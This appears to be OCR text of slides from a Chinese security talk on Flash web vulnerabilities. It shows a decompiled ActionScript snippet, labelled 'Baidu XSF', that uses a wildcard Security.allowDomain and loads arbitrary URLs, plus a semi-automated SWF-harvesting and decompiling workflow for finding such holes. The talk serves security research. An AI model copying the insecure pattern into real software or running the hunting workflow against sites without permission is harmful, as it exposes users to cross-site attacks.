
Baidu XSF

```
public function FlashPlayer() {
    super();
    try {
        Security.allowDomain("*");
...
public function f_load(param1:String) : void {
    var u:String = param1;
    var urlRequest:URLRequest = new URLRequest(u);
    try {
        player.load(urlRequest);
        player.addEventListener(Event.COMPLETE,completeListener);
    }
}
...
public function getLoadedByte() : int {
    return loadedByte;
}
```

漏洞挖掘

半自动化

架构


浏览器
浏览器代理扩展
mitmdump -s 'dumpurls.py'
swf urls
swf files
ActionScript Codz
我的字典
人工判断

好处

- 聚焦到挖洞本身

总结

- Flash Web攻击是一条经典分支，有自己的很多特点
- 遵循浏览器同源策略，但是有自己特有的权限模型可能导致意想不到的安全风险
- 开发人员普遍缺乏Flash安全编码意识
- Flash脚本语言分AS2与AS3
- Flash文件被反编译的成功概率很大
- Flash生态大且乱，存在宿命般的潜在风险

向Flash致敬...

Q&A